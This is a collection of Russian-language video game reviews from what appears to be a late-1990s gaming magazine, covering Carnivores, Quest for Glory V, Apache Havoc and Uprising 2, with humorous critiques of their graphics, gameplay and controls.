Эвакуация застреленного стегозавра на космический корабль

«Carnivores демонстрирует новое направление в 3D action. Не просто бессмысленное уничтожение всего движущегося, но вместо этого достоверная и насыщенная опасностями охота. Причем это не означает отсутствие action, так как вы, в свою очередь, можете сделаться жертвой для хищников, на которых охотитесь.»
Такою выглядит игра в представлении своих творцов из Action Forms.

Около игры

Сделаем чуток шагов назад с целью жанрового определения. Примерно с год назад появился первый симулятор охоты, называвшийся **Deer Hunter**, неожиданно оказавшийся фантастически успешным в коммерческом плане. Заокеанские народные массы навалились на оленью охоту до того интенсивно, что игра надолго укрепилась на первом месте по продавабельности среди всех прочих игр, сделанных разработческой частью игрочеловечества. Критика исторгала потоки желчи и ругательств в адрес **Deer Hunter**, но на уровень продаж это нисколько не влияло. Скорее наоборот. Один за другим стали появляться все новые и новые виды охотничьих симуляторов — жертвами виртуальных охотников становились птицы, звери и вообще всякое ползающе-бегающе-летающее, что может представлять интерес для алчной охотничьей пули. Однако дальше всех пошли украинские разработчики из **Action Forms**, создав охоту на динозавров, которая, помимо оригинальности, еще и превзошла всю остальную дребедень в графическом плане. А издали ее, что показательно, те самые нехорошие долбо.... долбодятлы из **WizardWorks**, которые придумали первого **Deer Hunter**.



Мой трофейник. И нечего шпинять, что одни стегозавры. Может, у меня хобби такое - стегозавров глушить!

Я никогда не понимал и вряд ли когда-нибудь пойму, в чем кайф охотничьего симулятора. Как последний идиот часами шастаешь по лесным угодьям неважно каких земель, терпеливо ловя на мушку обитающую там животину и истерически радуясь каждому успешному попаданию. Полчаса ты походишь. Ну час. Ладно, два. Хорошо, три, если с крепкими нервами. Или даже четыре, если с поллитрой водки. А дальше чего? Оздоровительное купание в душе и жестокий занюх дольки чеснока для активизации уснувшего интеллекта?

Carnivores — не исключение. Занудна, как и сам жанр. Но ежели оставить сам жанр в покое, то **Carnivores** на сегодняшний день может считаться лучшим его представителем. Помните **Chasm: The Rift**, устаревший ко времени своего появления 3D action в перспективе от первого лица? Это предыдущее творение **Action Forms**. У **Chasm** было много недостатков: дебилический дизайн уровней, посредственная графика, малая оригинальность в геймплее. Но было и значительное преимущество: модели монстров, оказавшиеся лучшими в мире на тот момент. **Carnivores**, как ни странно, многое переняла у **Chasm**. Модели динозавров здесь отличные и смотрятся вполне реалистично, но при этом окружающая местность однообразна и быстро наскучивает. Однако, при всем при этом, у **Carnivores** есть одно глобальное отличие от **Chasm**: если тот вышел устаревшим, то **Carnivores**, наоборот, смогла превзойти всех остальных прочих себе подобных. Хотя, конечно, если принимать в рассмотрение смежные жанры, то графически до **Trespasser** игра, как вы понимаете, очень здорово не дотягивает. Да и звук, к слову сказать, подкачал: неразборчив и бестолков, как непрожеванная картофелина.



За мгновение до фатального выстрела в голову

Так. Теперь, как это все в той же игровой журналистике заведено, подведем итоги. И для этого выделим главное достоинство **Carnivores**, о котором много говорилось, но которое так и не было окончательно сформулировано. Достоинство это, которое самое главное и которое побудило меня сесть за написание этой статьи, состоит в том, что игра **Carnivores** не заставляет, как все прочие охоты, при первом же запуске мчаться в сторону ближайшего унитаза, зажимая готовый явить миру содержимое взбунтовавшегося желудка рот. На денек ее с напрягом хватает. Даже азарт иногда просыпается, что само по себе не может не радовать.



Видите распростертого на земле человечка? Это я! Я был великим охотником...

Очевидно, что **Action Forms** разработали относительно современный движок, а затем, пребывая в состоянии озабоченности по поводу состояния своих кошельков, решили не лудить следующий **Chasm** и просто подзаработать денег. Получилось лучше, чем можно было бы ожидать, и даже круто для своего жанра.

Но если бы они еще чуток потрудились и выпилили для нас с вами **Chasm II**, то, как мне кажется, то было бы много раз лучше. Или вы по-другому считаете?

Арсений Иванов

Категория	Adventure/Action/RPG
Похожесть	Quest for Glory I - IV
Разработчик	Yosemite Entertainment
Издатель	Sierra FX
Координаты	www.qfg5.com

Системные требования	
Минимум	P-166, 32 Mb RAM
Желательно	P-200, 32 Mb RAM
Мультиплейер	ждем-с патча

Quest for Glory V: Dragonfire

Кисонька, ну еще капельку...

Давным-давно, лет десять назад, супружеская чета Колей задумала сделать игрушку. Так появился **Hero's Quest**. Адвенчуров с примесью тогда еще никто не видел, и успех получился небывалый. На радостях игру переименовали в **Quest for Glory I**, а заодно приделали ей вторую и третью части. Потом популярность и новизна повыветрились, и с четвертой попытки сериал должен был тихо и благопристойно умереть. Так вот нет же, рано хоронить-то оказалось.

Не выдержали Лори с Кори двухгодичного потока писем в свои mail-box'ы и согласились на самую распресамую последнюю часть, пятую — лишь бы от них отвязались. Фанаты радуются, кидают в небо тапочки с фирменным логотипом **Sierra** и празднуют победу над разработчиками-производителями. Ладно, хоть кого-то удовлетворили. Как насчет всех прочих?



Освещение красиво, но тени герой не отбрасывает

Геройское прошлое

Все четыре предыдущие серии Главный Герой, совершенно в стиле какого-нибудь **King's Quest**-а все той же **Sierra**, ковырял игровой мир любопытным курсором и решал возникающие по мере этого важного занятия головоломки. Это раз.

Два: по ходу дела ему попадались различные нЕписи — дружественные, враждебные, а то и просто монстрючие и исключительно за ради экспы выставленные. Тут включался не мерянный ролеплей, и Герой должен был либо воспользоваться быстротой ваших пальчиков и сразиться в стиле action, либо перехитрить противника вашими же извилинами. Вот и у птичек все точно так же. В смысле, в **Quest for Glory** номер 5.

Геройское настоящее

Герои генерятся Воинами, Магами или Ворами, причем, их параметры (силу/ум/колдунизм/мордобитие и прочие скиллы-умения) можно с самого начала слегка подправить по своему усмотрению. Еще бывают Паладины, но только импортные — из специального файла. И, наконец, по традиции **Quest for Glory**, вы вольны избрать ту версию себя любимого, которой уже играли в одной из предыдущих серий (рискните, вдруг получится — по неизвестной причине некоторых старых героев игрушка импортировать отказывается). Внешний вид и сексуальная ориентация персонажей не особо разнообразны — все как один крепыши мужеского полу. Зато в профессиональном отношении каждый силен по-своему. Вот, например, скала, а под ней — туева хуча скелетов и прочей нехорошей экспы. Возьмем воина. Этот здоровяк, даже сверзившись врагам на голову, теряет лишь половину хитов, а вторую половину с него ни один монстр снять не успевает. Паладин тоже прыгнуть не испугается, в крайнем случае зельями подлечится, и как новенький. А вот Маг, он похилее будет, и поэтому просто так падать в лапы монстрам не станет. Он сначала поплюет на них сверху каким-нибудь флэйм-дартом (сиречь ognennoy streloy), а потом слевитирует на расчищенное место. С мягким приземленьицем. Вор же сперва, как паук, сползет по стене вниз, а потом тенью проскользнет мимо голодных, но тупых монстрюков. Или даже сытых и умных. Главное — без вреда для здоровья и со сплошной пользой для выполнения квестов и развития сюжета.

В результате мы получаем несколько вариантов решения одной и той же контрольной в зависимости от темперамента/мозгов/привычек (нужное подчеркнуть) того, кто всем этим занят. И это есть очень хорошо, ибо сыграть в ящик с двумя CD можно не один раз, а целых понятно-сколько. Особенно, если задаться целью собрать все варианты геймплея, испробовать все тактики, выполнить ту пару побочных квестов, что заготовлена для каждого из классов, и возжелать увидеть припасенные для них вариации сценария. В качестве дополнительного источника вдохновения есть счетчик набранных очков с High Score — ну-ка, кто больше.

Для усугубления всяческих различий, умения персонажей можно развивать по ходу дела, причем, что пользуешь, то и тренируешь, а что тренируешь, то и растет. Невостребованные скиллы со временем убывают. Почти как взаправду, но в темпе RPG: разучиться плавать за неделю-другую — это как два байта переслать.

Графические изыски

Что изменилось до неузнаваемости со времен предыдущих серий, так это графи-







Если попробуете набрать воды из фонтана, то герой радостно туда прыгнет и утопнет



Заклинание невидимости против летучих мышей не действует — эхолокация

ка. Картинка с видом от третьего лица стала 16-битной и теперь наполовину состоит из плоских заранее отрисованных фонов и декораций, наполовину из полигонных запчастей, анимированных в реальном времени. Поддержки ускорителей нет, и со всеми вытекающими отсюда последствиями: неподвижные детали еще туда-сюда, но героев вблизи лучше не рассматривать, а то как приснятся эти сколько-то там криво подогнанных полигонов, так ведь подушкой не отмахаешься. Попытка устроить световые эффекты в реальном времени вышла на троечку — освещается что-нибудь одно: либо декорации, либо персонаж. А чего ждать от движка, где фон и анимированные герои существуют по отдельности и только накладываются друг на друга?

Еще у сцены есть перспектива — но лучше бы ее не было. Фигурки персонажей, смотавшихся на задний план, становятся настолько мелкими, что их и разглядеть-то трудно, а об управлении и говорить не приходится. Приближения нет, а камера переключается только автоматически, редко и только в моменты, удобные с точки зрения художника, режиссера, любовницы программиста, словом, кого угодно, кроме нас, игроков.

Тютелька в тютельку

Нет, это не про лилипутов, это я про комбат, хоть и похоже. В отличие от всех предыдущих серий, сражения идут на тех же экранах, что и адвенчурная часть игры. И в той же идиотской перспективе без зума. Попробуйте-ка попасть курсором мыши (а заодно заклинанием или метательным кинжалом) в фигурку радостно скачущего на горизонте противника размером два на три пикселя. Слабо? Ладно, тогда угадайте, каким местом развернулся к врагам ваш микроскопический герой, пока вы самозабвенно давите три кнопки ударов ближнего боя. (Подсказываю: если хиты монстра не убывают, значит, что-то происходит не так.)

Ладно, в конце концов, сражений у самого горизонта в большинстве случаев можно избежать, а если вы не будете слишком торопиться, противники даже на передний план за вами успеют. Медлительные они и убогие, того и гляди потеряются; их беречь бы надо, а не в капусту рубить.

Куда, куда вы удалились?

Кто там называл интерфейс QfG5 интуитивным? Подтверждаю: без хорошей интуиции с управлением не разобраться. Ни квестовые предметы, ни связанные с сюжетом персонажи, ни враги от фона не отличаются. Ну, не подсвечивается курсор, хоть ты тресни. Хочешь знать, есть ли тут что специальное, нажимай правую кнопку мыши. Хорошо еще, места перехода с экрана на экран обозначили — и на том спасибо. Между слоями плоских декораций передвигаться можно только по особым путям-дорожкам, вам неведомым и неочевидным. Нормальные герои всегда идут в обход — слышали? Теперь увидите: одно неосторожное движение курсора, и храбрый вояка устремляется в непредсказуемом направлении, а то и вовсе линяет куда-нибудь от греха подальше.

Еще один непонятный прикол из той же оперы: герой внезапно спотыкается на ровном месте (например, посреди городской площади), подпрыгивает и, растянувшись в полный рост, в лучшем случае теряет здоровье, а в худшем — отдает концы. Когда с моим магом это произошло в первый раз, я даже подумал, что его враги подкараулили. Так и есть — засада, только от разработчиков.

Патч к 2000 году

Самую главную и рулезную фичу разработчики просто зажали. Обещанный мультиплейер на три человека собираются теперь выпускать в виде патча. Не иначе, как насмотревшись на всякие Baldur's Gate, решили полную мочиловку в кооперативный режим переделать. Если так, то мы до конца века по одиночке играть будем. А потом игра устареет, и про патч забудут. Обидно, ибо он должен бы исправить глюки, коими Quest for Glory V ох, как не обижен. Поговаривают, что помимо всего перечисленного, там же будут дополнительные квесты, новые локации, бесплатное пиво и свежие баги... Гм, вру. наверное.

Хватит, подводим итоги


Нет, неоднозначно, неоднозначно. Сначала я думал, что хоть фанаты порадуются. Теперь и в этом не уверен — слишком много отступлений от старого доброго рисованного стандарта. Новичкам еще хуже: нет в них патриотизма, на котором можно переехать дурную систему боев и глюки. Графика ничего себе, но не восторг, сюжет — на среднем уровне, шуточки и приколы — американские. Единственное, что играет в пользу Quest for Glory V: Dragonfire, так это многообразие вариантов выполнения квестов и возможность повторного прохождения, но и эта развлекуха для редкого любителя. Остается надежда на чудеса мультиплейера, но если судить по тому, что уже есть — слааабенькая.


Артемий Олли

Течение реального времени отражается в смене дня и ночи



Сия конструкция на высоких сваях — рассадник местной научной премудрости





Apache Havoc

"Скажи мне, кто тебя сделал, и я скажу тебе, кто ты."

Категория	Авиасимулятор
Похожесть	как ни странно, F22 TAW
Разработчик	Razorworks
Издатель	Empire Interactive и GT
Координаты	www.empire.co.uk

Системные требования	
Минимум	P-200, 32 Mb RAM
Желательно	P2-300, 64 Mb RAM
Мультиплейер	Модем, Сеть, Интернет
	Необходим 3D акселератор

«Скажи мне, кто тебя сделал, и я скажу тебе, кто ты.» Как правило, к большинству появляющихся на рынке компьютерных игр это применимо. Иногда можно даже и не смотреть игру, не тратить деньги на покупку и время на инсталляцию. Говорите, это начинающие разработчики из **Dermoglot Interactive**? А издатель, значит, эфиопский **Laja Deluxe**? Спасибо, не надо. Своих тараканов на кухне хватает, лишние и задаром не требуются.

Apache Havoc разработали некие **Razorworks** (в переводе — бритвенные работнички), о каковых лично я слышу впервые в сознательной жизни, и издали **Empire Interactive**, о которых я слышу далеко не впервые, но предпочел бы не слышать вообще.

Как вы понимаете, от **Apache Havoc** я не ждал ничего, кроме... Кроме ничего. И обманулся самым приятным образом, как читатель уже наверняка врубился по моим долгим и пространным рассуждениям.

* * *

Едва только небрежно брошенный на подставку для кофе компакт въезжает в нутро железного ящика, как игра сразу же приобретает особые запах и вкус. Ощущение: мягкая ненавязчивая техно-культура. Ассоциация: синтетическая модель мандарина, отрендеренная в 3DMax. Первая реальность: пофигистичный autorun, безо всяких согласований немедленно стартующий процесс инсталляции. Следующая реальность: отсутствующие вступительные ролики, что, на мой взгляд, является верным признаком качественной игры (вспомните **EF2000**).




Завсегда приятно поглядеть на мир сверху вниз

Потом — интерфейс. Внутриигровые менюшки не только предельно лаконичны, они еще и стильны. Из колонок ровным ритмом бьется техно. Как позже выяснится, музыкальные треки выдержаны в едином ключе и почти похожи, что в данном контексте является скорее плюсом, чем минусом. Атмосфера создана, и хочется начать играть.

Но не будем торопиться. Заглянем-ка прежде в настройки. Можно задать поведение оператора бортового оружия: должен ли он идентифицировать цели самостоятельно (на самом деле должен - ему за это содержание платят и пайком кормят), дозволяется ли ему опять-таки самостоятельно выпускать chaffs и flares. Еще можно включить (а еще можно выключить) простенькие опции управления вертушкой: завал несущего ротора, влияние ветра, перегрев двигателей и возможность разбиться о землю. И больше ничего. Причем, как позже выяснится, все это были никчемные мелочи, мало влияющие на сложность игры. За исключением земельной убиваемости, естественно.

...И вот вы склоняетесь над очередным танком, и отрываете ему башню, и летят в разные стороны кровавые ошметки колбасного цвета, а своей очереди уже дожидается следующий танк, которому судьбою суждено в ближайшие секунды получить свою ПТР. Ну чем не опус могуществу небесных богов, метающих молнии в простых смертных? Даром, что небесные боги боятся сил ПВО.


Думаете, рекламный щит? Как бы не так! Перед вами - видный деятель кубинского революционного бандитизма, уважаемый товарищ Че!






Малахитовая каша внизу - горы, поросшие лесом

* * *

Сценариев — три, и все бредовые по сюжету. В «Черном золоте Каспия» с дуба рухнувшее (судя по всему) российское правительство прямиком через территорию суверенной Грузии пытается захватить контроль над каспийскими нефтяными ресурсами, а противостоят ему американцы, чьи воздушные базы находятся в не менее суверенной Турции. В «Опиумной войне» все той же Америке приспичило атаковать засевших промеж Лаоса и Таиланда наркобаронов. И, наконец, в «Кубинском кризисе» старик Фидель пытается восстановить историческую справедливость, а именно — выдворить янки с кубинской территории. Каждый сценарий можно отыгрывать как за америкашек (подразумеваются полеты на Ah-64), так и за их оппонентов (сядете в кабину МИ-28).

Наши в Монголии! Ура.

* * *

Видимо, дизайнеры **Razorworks** при работе руководствовались следующим принципом: минимум объектов там, где они не несут смысловой нагрузки, и максимум — там, где они действительно нужны. Первым, что привлечет ваше внимание, скорее всего будут огромные, совершенно потрясающие, предельно детализированные города. Все здания трехмерны и, что немаловажно, уничтожабельны. А вокруг городов простираются леса, которые уже ничем ваше внимание не привлекают, разве что временами замечаешь прорубленные в месиве густолиственно-хвойных текстур просеки высоковольток и дорог. Небо фантастическое, нереально-голубое. Погода склонна к изменчивости, иногда пакостит ненастным дождем. Море носит сине-зеленый синтетический оттенок. Оно статично, но зато неплохо гармонирует с небом. В целом все окружение — местность плюс небо плюс море — очень похоже на настоящий военный тренажер, навроде тех, что живут в американских фильмах вроде «Огненных птиц».


Модели технических средств (корабли, бронетехника, вертушки) характеризуются потрясающим количеством активных деталей. Оружие работает скромно, безо всякой помпы: например, света от ракет исходит ровно столько, сколько нужно. Дым от взрывов красив и сочен. Летные модели вертушек смоделированы просто, но при этом крайне динамично. Разница в управлении нашей вертушкой и ихним Апачем минимальна. Надо отдать должное ребятам из **Razorworks**: они не стали намеренно занижать ТТХ Хэвока в частности и отечественной техники вообще. Сохранился реальный баланс сил, и это также не последнее в ряду достоинств игры.

* * *

Существует четыре режима: «свободный полет» (новичкам на освоение), «специальные миссии» (бессюжетные воздушные разборки), «динамическая кампания» (кампания и есть) и «динамические миссии» (эти миссии копируют «динамическую кампанию» на отдельно взятом участке игровой территории и отличаются только масштабами ведения боевых действий).

В ходе «динамической кампании» вы выполняете боевые задания, командуя эскадрильей Апачей/Хэвоков (зависит). Чаще всего вам предлагается либо разведка боем, либо CAP (боевое воздушное патрулирование). Помимо того, встречаются и миссии по сопровождению спасательных вертолетов, и миссии на уничтожение - так называемые «direct strikes». Каждая миссия имеет коэффициент сложности от 1 до 10 (за всю кампанию на Кубе, например, мне встретилась только одна миссия с «десяткой» - помнится, я ее благополучно провалил).

Можно проходить имеющиеся миссии, можно создавать миссии самостоятельно, причем во втором случае вы получаете возможность выжать из игры максимум в плане грандиозных сражений. Отмечу также, что вам дозволяется в любой момент времени перехватить управление любым из ваших вертолетов, находящихся на задании, и изменить ход событий в готовой миссии, поставленной вместе с игрой.


Солнце еще не взошло, а мы уже на работе

Самым приятным мне показалось, что даже если вы не будете делать вообще ничего, война все равно будет идти. Вашим вертолеты продолжат вылетать на задания. Наземные силы будут двигаться и атаковать друг друга сами по себе. Корабли — обстреливать берега и высаживать десант безо всякой вашей помощи. Вам не обязательно даже каждый раз самому вести вертушку: достаточно поднять машину в воздух, потом выйти из миссии, и AI попытается выполнить поставленную задачу за вас. В сущности, ваша персона является лишь час[illegible]гигантской мозаики происходящего военн[illegible] конфликта, и от вашего участия здесь зависит не так уж много: что называется, ты главное игру загрузи, чтоб все задвигалось, и дальше можешь быть свободен. Будете летать — отлично, не будете — ну и ваше с вами. Война на дворе, так что разберемся без сопливых.

* * *

Ну и чего вы от меня ждете, чтобы я вам сказал? Все так и есть, **Apache Havoc** — неожиданно удачная игра, выдержанная в одном стиле и не содержащая заметных недоработок. Выражу уверенность, что, создавая подобного уровня игры, **Razorworks** вскоре попадет в ранг элитных создателей авиасимуляторов — таких, как, например, **Jane's**. И на выражении таковой уверенности, полагаю, можно завершить этот небольшой обзор **Apache Havoc**.

Холод



Uprising 2: Lead And Destroy

"Не качеством, так измором!"

Первый **Uprising** на веки вечные застолбил себе место в народной памяти тем, что дал отмашку стремительному развитию новой жанровой категории — взаимопомешанных стратегии в реальном времени и 3D-action в таком же времени. Игра породила многих последователей, среди которых первым делом стоит вознести хвалу замечательнейший **Battlezone**, а затем наплевать хулы на гораздо менее замечательную **Urban Assault** (хотя, ведь microsoft издавал, так что с нее ждать, кроме фирменных глюков).
Но, как верно подмечает народная молва, всякий первый блин всегда выходит не тем и не из того места. Проявив чудеса на поле идейного новаторства, **Uprising** на том и спекся. Нет, читатель, успокойся. Не стану я тягостно занудствовать, пересказывая тебе все те кривокосые качества первого **Uprising**, что вызывали спазмы желудка и других не менее внутренних органов у особо впечатлительных игроков (помнится, моя матушка как посмотрела, там потом чуть богу душу...). Честное журнальное, что не стану. К чему, если нам сейчас и так предстоит выяснять качество сомнительных качеств **Uprising 2**, про который злые языки уже успели начесать, что, дескать, не качеством, так... Но молчу. Не обо всем сразу.

Чего, куда и зачем

Воздадим хвалу тем браткам, что сценарий для **Uprising 2** сочиняли. Многим стратегиям на радость да на загляденье сочинили, не к чему придраться. Происходящее напрямую проистекает из времен первой части. Логическое продолжение, можно сказать. Только вот враги кардинально попеременились. Если в **Uprising Odin** приходилось вырезать толпы братьев-человеков, то в **Uprising Dva** разработчики пошли навстречу гуманистам из общества ГринПис, и теперь уже вашими противниками становятся инопланетяне Триши (на лицо ужасные и такие же внутри). Окопавшись в кабине супер-секретного крутейшего танка на воздушной подушке (или чем он там летает, если кто задумывался), игрокам предстоит шнырять по исключительно недружелюбным планетам, шмаляя из лазеров-мазеров во все, что движется или только собирается пошевелиться. Это действо будет длиться в течение множества миссий (около 80).
Планеты вас ждут как земного типа (для тех, кто забыл, как нашенский планетоид выглядит), так и ярко выраженного инопланетянского. А вообще, отличия разнопланетных окрестностей вертятся вокруг текстур неба да поверхности, размеров холмов и прочих дико важных параметров. Горы, горы, равнина, горы, горы, холмы... только там и сям торчащие кочерыжки вражеских сторожевых вышек разнообразят пакостный пейзаж... Тьфу туда, короче говоря.



Между прочим. Есть тут режим тренировки. Позаботились, не поленились. Там вас жутко противный голос (наверняка кто-то из программеров) будет долго учить, куда нажимать, зачем нажимать и так далее. На самом деле, полезная штука. В **Uprising 2**, знаете ли, только танками легко управлять. А стратегический модуль со всеми наворотами — это умереть и не родиться, и без предварительной консультации с зеленым змием разобраться в общем управлении не каждый эйнштейн сумеет.


Круговорот цитаделей в природе

Теперь коснемся геймплея (в руки брать не будем — страшно, еще подхватишь заразу какую-нибудь). На всех уровнях Uprising 2 вам встретится масса т.н. Командных Бункеров. Таковой бункер — чрезвычайно важное и полезное место. Там вы можете основать свой командный центр — т.н. Цитадель. Для ее строительства сажаете свой летающий Т-34 на маленький серенький квадратик (извините, но так бункеры выглядят) и жмете изо всех сил на кнопку, которая отвечает за возведение Цитадели. После этого (и никак не раньше) можно приступать к конструированию других сооружений. В отличие от классических RTS, здесь вам не придется переживать по поводу добычи полезных ископаемых и других редких ресурсов. Копать не надо, сеять и жать тоже, все ваши потребности полностью обеспечиваются энергостанциями и грузодесантом. Насчет последнего. Во время строительства сооружений рекомендуется быть предельно внимательным: ведь сначала прилетает грузовой корабль, доставляющий ваш заказ, который довольно неаккуратно сбрасывается на землю, угрожая придавить любого зазевавшегося бойца, и даже ваш супертанк не застрахован от превращения в лепешку. Так что, как и в первой части, придется уворачиваться от валящейся с небес гуманитарной помощи; это очень быстро начинает раздражать и самым губительным образом сказывается даже на самых стальных нервах.
В **Uprising 2** нельзя заниматься строительством везде, где приспичит, тут все застройки подчинены изначальному расположению серых бункеров-квадратиков. При этом вокруг каждого обитаделенного квадратика строить можно лишь ограниченное количество зданий. Если понастроите чего не надо — мало ли, проклятое земноводное (в просторечии «жаба») задушит — потом можете лишнее демонтировать, тем самым освободив ячейку под нечто более ценное.
Игра вращается по спирали строительства баз на условленных позициях и последующей их (баз) защите. Вы строитесь, вы штампуете войска, вы отбиваете атаки, вы отыскиваете вражеские Цитадели (они там тем же аллюром развиваются, что и вы), вы сносите ихние Цитадели, вскоре вы празднуете победу. Воюете вы и собою любимым, и своими войсками. Вот вам и вся игровая структура, как дважды пять равно четыре.

Управленческий инвалид

Как только завод построен, он незамедлительно начинает исполнять свое единственное предначертание — производить. А произведя, терпеливо дожидается, пока его продукция ока-


жется востребованной. После этого готовую боевую единицу можно вызвать на поле боя, тогда заводик снова начнет усиленно трудиться. Особого разнообразия юнитов не наблюдается: пехота, легкие и тяжелые танки, бомбардировщики, некоторое подобие истребителей. Сооружения, соответственно, представлены энергетическими станциями, предприятиями по производству юнитов, о которых речь шла строчкой выше, и разномастными защитными приспособлениями из серии сторожевых вышек.



Итак, вы ограничены в постройке сооружений. Но это не все. Вы ограничены и относительно живой и моторизированной силы. По невыясненным причинам вы можете держать в управлении лишь лимитированное количество юнитов, причем поименованное «управление» реализовано через одно место (и отнюдь не через голову). Во время атаки на какую-нибудь непорочную Цитадель врага есть возможность по быстрому вызвать какие угодно войска, телепортирующиеся прямо на месте боевых действий. Кстати, непонятен один момент. Почему пехота и танки сразу появляются на месте, а истребителям с самолетами-бомбовозами (и так ужасно тормознутым) приходится лететь от самой базы? Дискриминация какая-то... Но это еще полбеды. После своей виктории руководство войсками, участвовавшими в операции, превращается в задачу с кучей неизвестных: например, вы не можете легко и непринужденно выделить войска в отряды и отправить их на новые подвиги. Приходится ужасно извращаться, чтобы указать вот этому конкретному танку и тем придуркам с лазерами отправляться взрывать вон тот оплот инопланетян, будь он сто раз неладен. Ей богу, чувствуешь себя инвалидом. И ловишь себя на мысли, что неплохо бы поменяться местами с разработчиками. Или хотя бы попросить опытного хирурга выяснить, откуда у них руки растут.

Вышел холмик из тумана

О графике. А что, собственно, о графике? Видали и похуже, конечно, но и сильно радоваться за графику **Uprising 2** не приходится. Каким бы ни было у разработчиков представление о качественной графике, с мнением большинства геймеров оно изрядно расходится. Вблизи все выглядит превосходно. Но курьез весь в том, что вдали нет вообще ничего: поле зрения перекрывает загадочный туман. Прозрачный — сквозь него даже небо виднеется. Взобравшись на пригорок, вы любуетесь приятными пейзажами дикой степи. Но стоит проехать чуть дальше, и вот уже вместо небольшого холмика, над которым отчетливо проглядывалось небо, перед вами из тумана выступают неприступные скалы, которых раньше просто не было. Продолжив движение, вы оказываетесь в тупике, заботливо скрытом от вас туманными образованиями. Получается, что видимость ограничивается буквально десятком-двадцатком метров! Нет, до **Uprising 2** туман встречался и в Turok, и во многих иных играх, где графический движок в силу своей тормознутости не позволял обсчитывать объекты на большом расстоянии. Но до маразматичности **второго Uprising** никакой **Turok** не доплюнет, даже если из всех его слонопотамов и гобулей сложить пирамиду Хеопса и совершать означенное слюноотделительное действо с ее заоблачной макушки.



Хотелось бы похвалить музыкальное сопровождение, которое в **Uprising 2** просто отличное. Хоть что-то. Музыка действительно заводит и заставляет по-настоящему включиться в это «тотальное рубилово и капитальное мочилово» с инопланетными тварями. Но звуковые эффекты уже под стать всему остальному: чего стоят только суматошные вопли солдат, вызывающие резь в районе среднего уха и страстное желание подать жалобу в ООН за издевательство над играющими. В общем, чувствуется (даже слышится), что разработчики решили сэкономить на профессиональных озвучателях и поручили эту миссию каким-то вокальным калекам, не выговаривающим некоторые буквы и цифры. Жуть.

Не мытьем, так катаньем

После всего сказанного вы мне не поверите, когда я попытаюсь авторитетно заявить, что у **Uprising 2** есть достоинства. В конце концов, ведь графически вполне себе симпатично (если не лезть за туман и не придираться к убогому дизайну). Режим ведения борьбы из кабины танка удачно сочетается с масштабной стратегией (пятнадцать суток на освоение, и вскоре вы научитесь уворачиваться от падающих сверху построек). Интерфейс, правда, там еще сикось-накось сделан. Ну, искусственный интеллект в своем интеллектуальном развитии находится немногим выше интеллектуального уровня табуретки. А так, в общем-то, все нормально, играть, ежели очень захотеть и целью такой поддаться, можно...

Если же откровенно, то **первый Uprising** нес в себе новаторские идеи и тем был привлекателен. Второй ничего нового в себе не несет: в нем улучшена графика и сделана парочка незначительных переделок, которые и заприметить-то сложно. Видать, разработчики не понесли уроков из очень сомнительного успеха первородного **Uprising** и во втором его воплощении решили добивать нашего брата не качеством, а измором: дескать, никуда вам не деться, рано или поздно вы проникнетесь гениальностью нашего великого творения!.. Ну, короче, все, дальше можно не продолжать. Смотрите рейтинг.

Стерх

